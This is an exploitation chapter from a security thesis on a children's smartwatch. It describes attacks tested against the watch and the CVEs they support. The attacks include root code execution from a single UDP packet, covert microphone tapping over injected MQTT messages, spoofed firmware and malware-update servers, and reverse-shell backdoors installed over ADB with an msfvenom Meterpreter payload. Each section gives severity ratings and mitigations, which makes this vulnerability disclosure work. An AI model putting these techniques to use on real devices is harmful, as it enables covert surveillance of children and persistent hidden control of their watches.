


Figure 7.3: The formed potential attack paths in the form of a directed graph, with attacker goals as nodes. Text on an edge represents one or more prerequisites that must be fulfilled to include the edge in an attack path, with numbers being IDs of threats that must be exploited. A comma (,) between two IDs indicates that it suffices to exploit any of the two threats, whereas a plus sign (+) indicates that both of the threats must be exploited. The attackers are coloured blue, the attack paths assessed in this thesis are coloured red, and the goal considered most valuable is black.

Table 7.4: The potential attack paths selected from Fig. 7.3 for assessment in the exploitation stage, along with the sections in the exploitation chapter (Chapter 8) where the result of their assessment is presented. The attack paths are represented using notation similar to that in Fig. 7.3.

ID	Attack path	Sec.
1	Remote network $\xrightarrow{55(35)}$ RCE as root $\xrightarrow{7}$ Persistence as root	8.1
2	AiTM $\xrightarrow{46}$ Sniff IMEI $\xrightarrow{42}$ Inject MQTT packets to watch $\xrightarrow{41}$ Tap microphone	8.2
3	AiTM $\xrightarrow{46}$ Sniff IMEI $\xrightarrow{42}$ Inject MQTT packets to watch $\xrightarrow{56}$ Power off watch or make it ring	8.2
4	AiTM $\xrightarrow{46}$ Sniff IMEI $\xrightarrow{42}$ Inject MQTT packets to watch \rightarrow Reboot watch or initiate unbinding	8.2
5	AiTM $\xrightarrow{46}$ Sniff MQTT password & app actions	8.2
6	AiTM $\xrightarrow{46}$ Sniff IMEI $\xrightarrow{42}$ Inject MQTT packets to watch \rightarrow Reboot watch $\xrightarrow{25(22)}$ Spoof firmware update check server $\xrightarrow{21(22,25)}$ Install malicious OTA firmware update \rightarrow Persistence as root	8.3
7	AiTM $\xrightarrow{20}$ Sniff firmware update check & OTA firmware update	8.3
8	AiTM $\xrightarrow{40}$ Install OTA malware update \rightarrow Persistence as system $\xrightarrow{39}$ EoP to root $\xrightarrow{7}$ Persistence as root	8.4
9	Physical $\xrightarrow{12}$ Spoof watch user $\xrightarrow{9}$ ADB $\xrightarrow{39}$ EoP to root $\xrightarrow{7}$ Persistence as root	8.5
10	Physical $\xrightarrow{12}$ Spoof watch user $\xrightarrow{9}$ ADB $\xrightarrow{57}$ Install malicious system app \rightarrow Persistence as system	8.5
11	Physical $\xrightarrow{54}$ Read firmware $\xrightarrow{54}$ Write malicious firmware $\xrightarrow{7}$ Persistence as root	8.6
12	Remote physical $\xrightarrow{54}$ Read firmware $\xrightarrow{6}$ Obtain Oaxis AES key & IV \rightarrow AiTM $\xrightarrow{46}$ Sniff IMEI $\xrightarrow{42}$ Inject MQTT packets to watch \rightarrow Trigger Oaxis API traffic $\xrightarrow{50}$ Spoof Oaxis API server \rightarrow Sniff & tamper with all Oaxis API traffic	8.7
13	AiTM $\xrightarrow{47}$ Sniff audio recordings & pictures	8.7
14	AiTM $\xrightarrow{43}$ Tamper with audio recordings & pictures	8.7

Chapter 8

Exploitation

This chapter presents the result of the attack path assessments performed in the exploitation stage. Each section presents the assessment of one or more attack paths, following the same structure. This structure is, per assessed attack path and in order: a description of the attack path, a summary of the tools and techniques used to perform an associated attack (method), the result of the attack (result), and a discussion focusing on the vulnerabilities substantiated by the result (discussion). Note that each stated vulnerability severity rating is a **CVSS** version 4.0 severity rating (none, low, medium, high, or critical), calculated using the **CVSS-B** metrics; the full **CVSS-B** ratings (*i.e.*, including scores and vector strings) are presented in Table 9.1. Detailed **PoCs**, including technical background information, are available in Appendix C.

8.1 Remote Network to Root Persistence by **UDP** Packet

This section presents the assessment of Attack Path 1, which exploits the following weaknesses. First, the watch's network service, `ju_ipsec_server`, runs as root, and supports unprotected functionality for executing arbitrary client-provided shell code (Threats 35 and 55). Secondly, the watch improperly enforces its firmware's integrity (Threat 7). In particular, the partitions boot and system can be modified, with modifications persisting across reboots, without any noticeable impact on the watch's normal operation.

Technical background information about the network service `ju_ipsec_server`, including the analysis process (mainly static binary code analysis using Ghidra) and the complete result of the analysis, is available in

Appendix C.1.1.

In this attack path, the attacker starts able to communicate with the watch over **internet protocol version 4 (IPv4)**, uses the watch's network service for **remote code execution (RCE)** as root (Threats 35 and 55), and then modifies the watch's firmware to obtain root persistence (Threat 7).

8.1.1 Method

A payload was written which installs a reverse shell backdoor for root persistence. The payload was sent from a computer hosting a Wi-Fi to which the watch was connected, to ensure the watch had a reachable **IPv4** address. The program `ncat` was used both to send the payload to the watch's network service, and to catch reverse shell connections. Persistence was verified after the watch was powered off and then on. A **PoC** is available in Appendix C.1.

8.1.2 Result

The attack was successful: by a single **UDP** packet, the reverse shell backdoor was installed and persisted, resulting in root persistence, without any indication visible to a user of the watch.

8.1.3 Discussion

The result can be said to substantiate two vulnerabilities: unprotected privileged **RCE (CVE-2025-31715)** and improper integrity enforcement of firmware (**CVE-2025-27857**).

CVE-2025-31715 (unprotected privileged **RCE**) enables an unprivileged remote-network attacker to, through an attack with low complexity and without user interaction, obtain **RCE** as root on the watch. In effect, the vulnerability is of critical severity. Note that the vulnerability can be exploited with a spoofed source **internet protocol (IP)** address, as no reply is required. One mitigating factor is that a targeted attack can be difficult without knowing the target watch's **IPv4** address; however, an attacker could scan the internet to enumerate watches, exploit the vulnerability to gather information about them, and then use the information to determine which watch to target. A greater mitigating factor is that the watch's **IPv4** address must be reachable by the attacker. In practice, this likely means that either (*i*) the watch is connected to a Wi-Fi and the attacker is connected to the same **local area network (LAN)**, or (*ii*) the watch is connected to a mobile network which has assigned it a

public IPv4 address. While it may be unknown how commonly public IPv4 addresses are assigned by mobile phone operators, brief testing with mobile phone operators available in Sweden reveals that it happens. Assuming the network service is unused, as appears to be the case, then a suitable mitigation for the vulnerability would be to remove the service. Alternatively, if the service is necessary, then a suitable mitigation may be to replace the use of an IPv4 socket with a UNIX domain socket to which access is restricted, and, if possible, make the service run as a less privileged user.

CVE-2025-27857 (improper integrity enforcement of firmware) enables an attacker, who has sufficient write access to the watch's storage, to easily tamper with the watch's firmware without the watch's user noticing. Presumably, such an attacker has either obtained high-privileged **arbitrary code execution (ACE)** on the watch, or has physical access to the watch. In effect, the vulnerability is of medium severity. The only substantial mitigating factor is that the attacker must have sufficient write access to the watch's storage. This vulnerability is exploited in Attack Paths **1, 8, 9, and 11**, to obtain persistence on the watch. To mitigate it, the firmware's integrity should be enforced such that tampering is detected and leads to the watch being unusable or difficult to use, considering the fact that its user is likely a child. To enforce the firmware's integrity, **Android Verified Boot (AVB)** or a similar solution could be used.

8.2 **AiTM** MQTT Eavesdropping and Tampering

This section presents the assessment of Attack Paths **2 to 5**. These attack paths exploit the following weaknesses: the watch's MQTT communication is insecure, missing both encryption (Threat **46**) and integrity enforcement (Threat **42**); the watch has hidden functionality for tapping its microphone, accessible both over MQTT and by unprivileged local processes, which functions by the watch making a covert phone call to a given phone number (Threat **41**); and the watch has other hidden functionality accessible over MQTT, primarily that for powering off the watch and for finding the watch by making it ring (Threat **56**). Other relevant functionality supported by the watch over MQTT include that for rebooting the watch, and that for initiating unbinding of the watch, with use of the latter requiring a correct six-digit bind-specific unbind code. Note that the watch uses its **International Mobile Equipment Identity (IMEI)** as MQTT username.

Brief technical background information about the watch's MQTT connection is available in Appendix C.2.1.

In all four attack paths, the attacker starts in an **AiTM** position. In Attack Path 5, the attacker eavesdrops on app actions and the watch's MQTT password (Threat 46). Meanwhile, in Attack Paths 2 to 4, the attacker eavesdrops on the watch's **IMEI** (Threat 46), and uses the **IMEI** to inject one or more MQTT packets to the watch (Threat 42). In Attack Path 2, a packet is injected to tap the watch's microphone (Threat 41); in Attack Path 3, two packets are injected: one making the watch power off, and the other making the watch ring (Threat 56); and in Attack Path 4, two packets are injected: one making the watch reboot, and the other initiating unbinding.

8.2.1 Method

An **AiTM** position was established by connecting the watch to a Wi-Fi hosted by a computer, and `mitmproxy` was used to eavesdrop on and inject packets into the watch's MQTT communication. To inject MQTT packets, a `mitmproxy` addon was written. Moreover, the unbind code required for Attack Path 4 was obtained through Attack Path 12 (Section 8.7). A **PoC** is available in Appendix C.2.

8.2.2 Result

All four attacks were successful: app actions, and the watch's **IMEI** and MQTT password were eavesdropped on; the watch's microphone was tapped using a phone number unknown to the watch; unbinding was initiated; and the watch was made to reboot, power off, and ring, respectively. When the watch was made to ring, the ringing stopped after a minute unless stopped earlier from the **GUI** of the watch. The only activity requiring user interaction was eavesdropping on app actions, which required user interaction in the app.

The microphone tapping functionality had a few side effects. When initiated, the watch screen powered on temporarily just as if the power button had been pushed. Moreover, during the call, the watch's mobile network data connection was lost; the watch's speakers were muted; and neither voice, video, nor phone calls could be made in either direction, but attempting to make a phone call from the watch hung up the covert call. Finally, since the tapping works by a phone call, the prepaid **SIM** used in the watch was charged. Aside from these side effects, no indication of the microphone tapping functionality being utilised was identified.

Initiating unbinding had a limited effect: all messages were removed from the watch; and the watch's SOS and messaging functionality was disabled until the watch was rebooted, or until the watch's contacts were reconfigured in the app, whichever occurred first. The watch was not fully unbound. Instead, when unbinding was initiated, the watch contacted the Oaxis API, which replied that the watch was still bound. Moreover, even if Attack Path 4 was chained with Attack Path 12 (Section 8.7) to make the Oaxis API reply that the watch was unbound, followers of the watch could still, *e.g.*, make phone calls to the watch and request the watch's location. Finally, rebooting the watch still seemed sufficient to fully restore the bound state of the watch.

8.2.3 Discussion

The result can be said to substantiate two vulnerabilities: unprotected MQTT communication (CVE-2025-27861) and hidden functionality for tapping microphone (CVE-2025-27862).

CVE-2025-27861 (unprotected MQTT communication) enables an unprivileged AiTM attacker to, through an attack with low complexity and without user interaction, together with the weakness of other hidden MQTT functionality (Threat 56), obtain sensitive information, potentially initiate unbinding of the watch, and make the watch reboot, power off, and ring, respectively. In effect, the vulnerability is of high severity. The vulnerability's greatest impact is in terms of availability: an attacker can prohibit the watch from being powered on for the duration the attack is carried out. In addition, the vulnerability has a low confidentiality impact due to the information disclosure, and a low integrity impact due to the effect of initiating unbinding. Note that while an attacker could exploit the vulnerability to compromise the watch's MQTT credentials, and then use these to spoof the watch in communication with the MQTT server, the impact of such an attack has not been determined due to being outside the scope of this thesis. Two mitigating factors are that (i) the attacker must have an AiTM position, and (ii) initiating unbinding requires a correct unbind code; however, the unbind code may be possible to brute force due to being weak. The vulnerability can be mitigated by using MQTT over TLS as opposed to directly over TCP.

CVE-2025-27862 (hidden functionality for tapping microphone) enables an unprivileged remote attacker able to communicate with the watch's MQTT client, or an attacker that has obtained ACE on the watch, to tap the watch's microphone and greatly impact the watch's availability, through an attack with low complexity and without user interaction. In effect, considering the remote

attacker, the vulnerability is of high severity. A few remarks should be made. First, even if the MQTT communication had been secure against tampering, the vulnerability would still have been exploitable through the MQTT server. Secondly, the availability impact, which can be high, is due to the identified side effects. Thirdly, while an attacker that has obtained **ACE** on the watch can tap the watch's microphone without exploiting this vulnerability, tapping by itself has less to no impact on the watch's availability, for better or worse. Finally, it might be possible to use this functionality through a modified app, similarly to the microphone tapping functionality discovered by Sand and Bjørstad [42] in another children's smartwatch; however, that is unknown. A largely mitigating factor for this vulnerability is that the attacker must either have obtained **ACE** on the watch, or be able to communicate with the watch's MQTT client, an ability which, had the MQTT communication been secure, would have been limited to whoever controls the Oaxis MQTT server. Another mitigating factor is that the watch must be able to make phone calls, which it may not depending on its **SIM**. The vulnerability can be mitigated by removing, from the firmware, the hidden functionality for tapping the watch's microphone.

8.3 **AiTM** to Root Persistence by **OTA** Firmware Update

This section presents the assessment of Attack Paths 6 and 7. These attack paths exploit the following weaknesses: the watch's MQTT communication is insecure, missing both encryption (Threat 46) and integrity enforcement (Threat 42); **OTA** firmware updates are only signed with one of Android's test keys, which are public*, enabling signature forgery (Threat 21, and a part of Threats 22 and 25); and firmware update checks and update downloads use cleartext **HTTP** (Threat 20, and a part of Threats 22 and 25). There are two distinct causes to the use of **HTTP**: for update checks, the update app **APK** has a bundled configuration file specifying **Hypertext Transfer Protocol Secure (HTTPS)** as disabled; for update downloads, the watch uses insecure **Uniform Resource Locators (URLs)** provided by a server without enforcing **HTTPS** (also, if **HTTPS URLs** had been provided, then the watch would have used **HTTPS** but without server certificate validation). Finally, it should be noted that the update's integrity in the update download is verified using an **MD5**

*https://android.googlesource.com/platform/build/+/refs/tags/android-4.4.4_r1/target/product/security

hash in the corresponding update check response; however, testing reveals that there are circumstances in which the update may be installed regardless of failed integrity verification*. The required circumstances seem to be that (i) the prior update check is automatic and (ii) the watch user (at least) opens the update app, but further analysis is required to say for certain.

Technical background information about the watch's **OTA** firmware update mechanism is available in Appendix **C.3.1**.

In both attack paths, the attacker starts in an **AiTM** position. In Attack Path **6**, the attacker eavesdrops on the watch's **IMEI** from its MQTT communication (Threat **46**); uses the **IMEI** to inject an MQTT packet to the watch (Threat **42**) in order to make it reboot, in effect triggering an automatic firmware update check; and spoofs the update check server (a part of Threats **22** and **25**) to provide a malicious update check response, in part to have a malicious **OTA** firmware update delivered to and installed on the watch (Threat **21**, and a part of Threats **22** and **25**), resulting in root persistence. Meanwhile, in Attack Path **7**, the attacker eavesdrops on firmware update checks and **OTA** firmware updates to obtain sensitive information (Threat **20**).

8.3.1 Method

For both attack paths, an **AiTM** position was established by connecting the watch to a Wi-Fi hosted by a computer, and `mitmproxy` was used to eavesdrop on or tamper with network communication.

For Attack Path **6**, a malicious **OTA** firmware update was created which installs a reverse shell backdoor for root persistence. The update was created using the **NDK** for cross-compilation and `signapk.jar`[†] for signing. Moreover, a `mitmproxy` addon was written to inject the MQTT packet; a Python program was written to spoof the update check server; and `ncat` was used to catch a reverse shell connection. A **PoC** for Attack Path **6** is available in Appendix **C.3**.

8.3.2 Result

Both attacks were successful: malicious firmware update check responses were provided, leading in part to installation of the malicious **OTA** firmware

*In addition, **MD5**'s lack of collision resistance may be problematic.

[†]https://android.googlesource.com/platform/prebuilts/sdk/+/refs/tags/android-4.4.4_r1/tools/lib/signapk.jar

update, resulting in root persistence; and sensitive information was obtained from firmware update checks and **OTA** firmware updates.

In Attack Path 6, three notable outcomes were achieved by providing malicious update check responses. Providing a malicious update **URL** (*i.e.*, the **URL** for an available update) enabled (*i*) serving the malicious **OTA** firmware update; and (*ii*) corrupting the state of the update app, in effect denying the watch updates until it was factory reset. Moreover, by controlling a version string, a custom string could be displayed in the update app. From a user perspective, when the attack path was followed to install the malicious **OTA** firmware update, it appeared as if the watch suddenly rebooted, then about a minute later rebooted again to perform an automatic update, ending with the ordinary confirmation screen stating that an update had been installed.

In Attack Path 7, various sensitive information was eavesdropped on. Sensitive information obtained from update checks include update **URLs**, and the watch's **IMEI**, firmware version, and coarse location in the form of information about the cellular base station the watch was connected to. While the firmware includes conditional code for also including the watch's geographic coordinates in update checks, geographic coordinates have not been observed in any update check, and it is unclear if the watch can reach such a state where geographic coordinates are included. Meanwhile, the sensitive information obtained from **OTA** firmware updates was parts of the watch's firmware. Three updates were observed, all of which were primarily incremental (*i.e.*, binary patches to the previous firmware), and therefore (seemingly) revealed only little about the watch's firmware. Still, a few files were observed in full, notably the watch's bootloader image.

8.3.3 Discussion

The result can be said to substantiate four vulnerabilities: unprotected MQTT communication (**CVE-2025-27861**, discussed in Section 8.2.3), firmware update checks use cleartext **HTTP** (**CVE-2025-27858**), firmware update downloads use cleartext **HTTP** (**CVE-2025-27863**), and **OTA** firmware updates are weakly signed (**CVE-2025-27860**).

CVE-2025-27858 (firmware update checks use cleartext **HTTP**) enables an unprivileged **AiTM** attacker to, through an attack with low complexity and without user interaction, eavesdrop on and tamper with the watch's firmware update checks. As a result, an attacker can, *e.g.*, deny the watch updates until it is factory reset, display a custom string in the update app, and eavesdrop on information such as the **URL** for an available update, and the watch's **IMEI**,

firmware version, and coarse location. In effect, the vulnerability has low confidentiality and integrity impacts, but a high availability impact (due to enabling persistent denial of updates), giving the vulnerability a high severity. Two mitigating factors are that (i) the attacker must have an **AiTM** position, and (ii) the watch must perform an update check. The latter can be eliminated as a mitigating factor by, as in Attack Path 6, chaining this vulnerability with **CVE-2025-27861** (unprotected MQTT communication), to essentially force an automatic update check from the watch. Had the watch's MQTT communication been secure, then exploitation of **CVE-2025-27858** would have been less likely, since neither automatic nor manually initiated update checks need even occur on a daily basis. Finally, it should be noted that, given the findings of this thesis and the lack of updates observed, it could be argued that the watch's manufacturer likely puts little effort into issuing security updates, and that therefore, the ability to deny the watch updates constitutes a low impact. However, whether security updates are issued does not affect their importance to implementing a reasonable level of security. In other words, under the assumption that security updates are issued, as they should be, then persistent denial of updates presents a direct, serious consequence to the watch. **CVE-2025-27858** can be mitigated by using **HTTPS** instead of **HTTP**.

CVE-2025-27863 (firmware update downloads use cleartext **HTTP**) enables an unprivileged **AiTM** attacker to, through an attack with low complexity and without user interaction, obtain parts or all of the watch's firmware. Since the watch's firmware is normally unavailable, the ability to obtain (parts of) it is valuable, both since the firmware is intellectual property, and for the purpose of identifying firmware weaknesses. Therefore, the use of cleartext **HTTP** is considered a vulnerability with a low confidentiality impact. In effect, the vulnerability is of medium severity. Three mitigating factors are that (i) the attacker must have an **AiTM** position; (ii) the watch must download an update, but no update may be available for months; and (iii) if all updates are incremental, and the firmware is not completely changed, then only parts of the firmware are disclosed by each update. Chained with **CVE-2025-27860** (OTA firmware updates are weakly signed), the attacker can install a malicious **OTA** firmware update on the watch, albeit seemingly only under certain circumstances. **CVE-2025-27863** can be mitigated by using **HTTPS** instead of **HTTP**.

CVE-2025-27860 (OTA firmware updates are weakly signed) enables an attacker that has obtained high-privileged **ACE** on the watch to, through an attack with low complexity and without user interaction, obtain root or potentially higher privileged persistence on the watch, making the

vulnerability's severity high. The only substantial mitigating factor is the apparent prerequisite of obtaining high-privileged **ACE**, which appears needed to install an **OTA** firmware update not downloaded by the update app. In practice, this could mean obtaining **ACE** as user system. However, there may exist a way to install such an update without high privileges, perhaps a way that exploits another weakness. Moreover, the prerequisite set can be weakened by chaining this vulnerability with other vulnerabilities, as in Attack Path 6, where having an **AiTM** position is a sufficient prerequisite. **CVE-2025-27860** can be mitigated by ensuring **OTA** firmware updates are signed with a release key (a strong private key that is generated for this purpose and kept confidential).

8.4 **AiTM** to Root Persistence by **OTA** Malware Update

This section presents the assessment of Attack Path 8, which exploits the following weaknesses. First, the watch's firmware update app contains malware (Threat 40). Secondly, the watch's firmware contains a backdoor used by debug functionality in the app EngineerMode, but also usable by unprivileged local processes for **EoP** to root (Threat 39). This is the same backdoor for which an exploit was published in 2021 by Isaev [58]. Thirdly, the watch improperly enforces its firmware's integrity (Threat 7, described in Section 8.1).

The threat posed by the malware can be summarised as follows. Three facts together strongly suggest that the malware stems from the firmware supply chain: the malware was present already in the first firmware extraction of the watch, which was performed before the watch had been connected to the internet; the watch has installed multiple **OTA** firmware updates, some of which have updated the update app; and Doctor Web [10] discovered the same malware in the same update app in 2021, preinstalled in the watch ELARI KidPhone 4G, which like myFirst Fone R1s appears manufactured by Umeox. As Doctor Web [10] describe, the malware sends information about the watch, and other information accessible to the watch, to **C&C** servers. By default, three different requests are sent: two every eight hours, and one every 24 hours. In response, the **C&C** servers can send various commands, including that which makes the malware perform an **OTA** update [10]. The malware's main functionality is spread across two modules, both of which appear to support **OTA** updates. In this thesis, the **OTA** update mechanism of one of the modules

was reverse engineered, which revealed its updates to be unprotected against tampering. Moreover, the module in question communicates over cleartext **HTTP**. In effect, an attacker can spoof the relevant **C&C** server to have an **OTA** malware update delivered to and installed on the watch. Note that the update app, and thus the malware, runs as user system.

Technical background information about the malware and the local backdoor is available in Appendix **C.4.1**.

In this attack path, the attacker starts in an **AiTM** position, and spoofs one of the malware's **C&C** servers to have an **OTA** malware update delivered to and installed on the watch (Threat **40**), resulting in persistence as user system. The new malware uses the watch's local backdoor for **EoP** to root (Threat **39**), and then modifies the watch's firmware to obtain root persistence (Threat **7**).

8.4.1 Method

A new version of one of the malware modules was created which first activates the local backdoor by setting an Android system property, and then installs a reverse shell backdoor for root persistence. The malware module was created as a **Java Archive (JAR)** file using Javac, the Android SDK platform, and the Android SDK command-line tool D8. Moreover, an **AiTM** position was established by connecting the watch to a Wi-Fi hosted by a computer, a Python program was written to spoof one of the **C&C** servers, `ncat` was used to catch reverse shell connections, and persistence was verified after the watch was powered off and then on. A **PoC** is available in Appendix **C.4**.

8.4.2 Result

The attack was successful: the **OTA** malware update was installed and persisted, and the reverse shell backdoor was installed and persisted, resulting in root persistence, all without any indication visible to a user of the watch.

8.4.3 Discussion

The result can be said to substantiate three vulnerabilities: embedded malware (**CVE-2021-47661**), embedded local backdoor (**CVE-2025-31713**), and improper integrity enforcement of firmware (**CVE-2025-27857**, discussed in Section **8.1.3**).

CVE-2021-47661 (embedded malware) enables an unprivileged **AiTM** attacker to, through an attack with low complexity and without user

interaction, obtain persistence on the watch as user system. In effect, the vulnerability is of critical severity. Two mitigating factors are that (i) the attacker must have an **AiTM** position, and (ii) the malware's connection attempts are infrequent. However, while the malware suffers from weaknesses that make it easily exploitable, the presence of the malware suggests that an attacker has already obtained persistence on the watch as user system; *i.e.*, an attacker has already compromised the watch to a great extent. Moreover, because the malware seemingly stems from the firmware supply chain, the watch's firmware cannot be trusted. To mitigate the vulnerability, the firmware supply chain should be secured if needed (*i.e.*, if it was ever compromised), and the malware should be removed from the firmware.

CVE-2025-31713 (embedded local backdoor) enables an attacker that has obtained **ACE** on the watch to, through an attack with low complexity and without user interaction, obtain root privileges on the watch, making the vulnerability's severity high. The only substantial mitigating factor is the prerequisite of obtaining **ACE**; however, there exists practical attack paths, such as Attack Paths **8** and **9**, in which the backdoor can be exploited for **EoP**. If the backdoor is only used by debug functionality, as appears to be the case, then a suitable mitigation for the vulnerability would be to remove the backdoor from user builds of the firmware.

8.5 Physical Access to Root or System Persistence by **ADB**

This section presents the assessment of Attack Paths **9** and **10**. These attack paths exploit the following weaknesses: a screen lock is not configurable in the watch (Threat **12**); the watch has hidden **ADB** functionality (a part of Threat **9**); the watch has a local backdoor (Threat **39**, described in Section **8.4**); the watch improperly enforces its firmware's integrity (Threat **7**, described in Section **8.1**); and the watch's apps that run as user system are, like the watch's **OTA** firmware updates (Section **8.3**), only signed with one of Android's test keys, which are public (Threat **57**).

In both attack paths, the attacker starts with physical access to the watch, spoofs the watch user (Threat **12**), and enables **ADB** access through the watch's Android settings (a part of Threat **9**). Then, in Attack Path **9**, the attacker uses the watch's local backdoor over **ADB** for **EoP** to root (Threat **39**), and then modifies the watch's firmware to obtain root persistence (Threat **7**). Meanwhile, in Attack Path **10**, the attacker installs a malicious system app on

the watch over **ADB** (Threat 57), resulting in persistence as user system.

8.5.1 Method

For Attack Path 9, the watch's local backdoor was activated over **ADB** through an exported activity of the app EngineerMode, and accessed using `ncat` combined with **ADB** socket forwarding. A shell script was written to, over **ADB**, install a reverse shell backdoor for root persistence, and `ncat` was used to catch reverse shell connections.

For Attack Path 10, Msfvenom was used to generate a reverse shell **APK** based on the payload `android/meterpreter/reverse_tcp`. The **APK** was then modified to use the shared user ID system, by adding the attribute `android:sharedUserId="android.uid.system"` to the manifest element of the **APK**'s `AndroidManifest.xml`. To this end, Apktool was used for unpacking and repacking the **APK**. The repackaged **APK** was then: signed using the Android SDK build tool Apksigner, installed using `adb install`, and started using `adb shell am start`. Finally, Msfconsole was used to catch reverse shell connections.

For both attack paths, persistence was verified after the watch was powered off and then on. A **PoC** for Attack Path 9 is available in Appendix C.5.

8.5.2 Result

Both attacks were successful: both reverse shell backdoors were installed and persisted, resulting in persistence as user root and system, respectively, without any indication visible to a user of the watch that any of the attacks had been carried out. Regarding visibility, the installed app could be found through the watch's **GUI**, but only in the watch's Android settings listed alongside one or more other installed apps, and users are normally unaware of the ability to access Android settings.

8.5.3 Discussion

The result can be said to substantiate five vulnerabilities: missing support for screen lock (**CVE-2025-27866**), hidden **ADB** functionality (**CVE-2025-27864**), embedded local backdoor (**CVE-2025-31713**, discussed in Section 8.4.3), improper integrity enforcement of firmware (**CVE-2025-27857**, discussed in Section 8.1.3), and system apps are weakly signed (**CVE-2025-27859**).

CVE-2025-27866 (missing support for screen lock) enables an unprivileged physical attacker to easily spoof the watch user. By spoofing the watch user, the attacker can, *e.g.*, partake in the watch's message conversations, access the watch's pictures, view the names and phone numbers of the watch's contacts, and, together with the weakness of missing support for settings lock (Threat 13), tamper with the watch's settings or perform a factory reset. While the confidentiality impact is deemed high, the integrity impact is only deemed low. In effect, the vulnerability is of medium severity. Two mitigating factors are that (i) the attacker must have physical access to the watch, and (ii) the watch must not be in class mode. The latter requirement stems from the watch user being powerless while the watch is in class mode. Note that, as seen in Attack Paths 9 and 10, this vulnerability presents an entry point to hidden functionality vulnerabilities. To mitigate this vulnerability, the user should be given the option to configure a screen lock. Preferably, a settings lock should also be configurable, to mitigate Threat 13 (missing support for settings lock).

CVE-2025-27864 (hidden ADB functionality) enables a physical attacker that can access the watch's settings to easily obtain persistence on the watch as a user app. Such an app can, *e.g.*, covertly take pictures with the watch's camera, eavesdrop on the watch's microphone, and play audio through the watch's speakers. In effect, the vulnerability is of high severity. Mitigating factors are the same as those stated for **CVE-2025-27866**. Note that aside from constituting a vulnerability, the ADB functionality greatly increases the watch's attack surface. Also, since the installation of apps is explicitly unsupported by the watch for security reasons (Section 6.3.5), the ability to install apps can be considered related to **CVE-2025-27857** (improper integrity enforcement of firmware); however, the ability to install apps is distinct in the sense that it is hidden functionality, as opposed to a missing or broken protection mechanism. To mitigate **CVE-2025-27864**, the ADB functionality should be removed from the watch's firmware.

CVE-2025-27859 (system apps are weakly signed) enables an attacker able to install an app on the watch to, through an attack with low complexity and without user interaction, obtain persistence on the watch as user system. In effect, the vulnerability is of high severity. The only substantial mitigating factor is the prerequisite of being able to install an app. In practice, this could mean having obtained high-privileged ACE or ADB access. The vulnerability can be mitigated by ensuring system apps are signed with a release key (a strong private key that is generated for this purpose and kept confidential).

8.6 Physical Access to Root Persistence by UNISOC Download Mode

This section presents the assessment of Attack Path 11, which exploits the following weaknesses. First, the watch can be booted into UNISOC download mode, which provides unprotected read and write access to the watch's storage (Threat 54). Secondly, the watch improperly enforces its firmware's integrity (Threat 7, described in Section 8.1).

In this attack path, the attacker starts with physical access to the watch. The watch's firmware is read, modified maliciously, and written back to the watch, with reading and writing performed using the watch's UNISOC download mode (Threat 54). As a result, root persistence is obtained (Threat 7).

8.6.1 Method

A program called ResearchDownload [68] was used to interact with the watch's UNISOC download mode over USB. The technique by which the watch was booted into UNISOC download mode was found in firmware update instructions for the similar watch ELARI KidPhone 4GR, downloaded from ELARI. The binary blobs and ResearchDownload configuration file necessary for using the ResearchDownload program, seemingly specific to the watch's SoC, were retrieved from a firmware update for the ELARI KidPhone 4GR, which was also downloaded from ELARI. The watch's system partition was read, modified to include a reverse shell backdoor for root persistence, and then written back to the watch. Finally, the watch was booted normally, and `ncat` was used to catch a reverse shell connection. A PoC is available in Appendix C.6.

8.6.2 Result

The attack was successful: the watch's firmware was modified to include the reverse shell backdoor, resulting in root persistence, without any indication visible to a user of the watch that tampering had occurred.

8.6.3 Discussion

The result can be said to substantiate two vulnerabilities: unprotected UNISOC download mode (CVE-2025-31714) and improper integrity enforcement of firmware (CVE-2025-27857, discussed in Section 8.1.3).

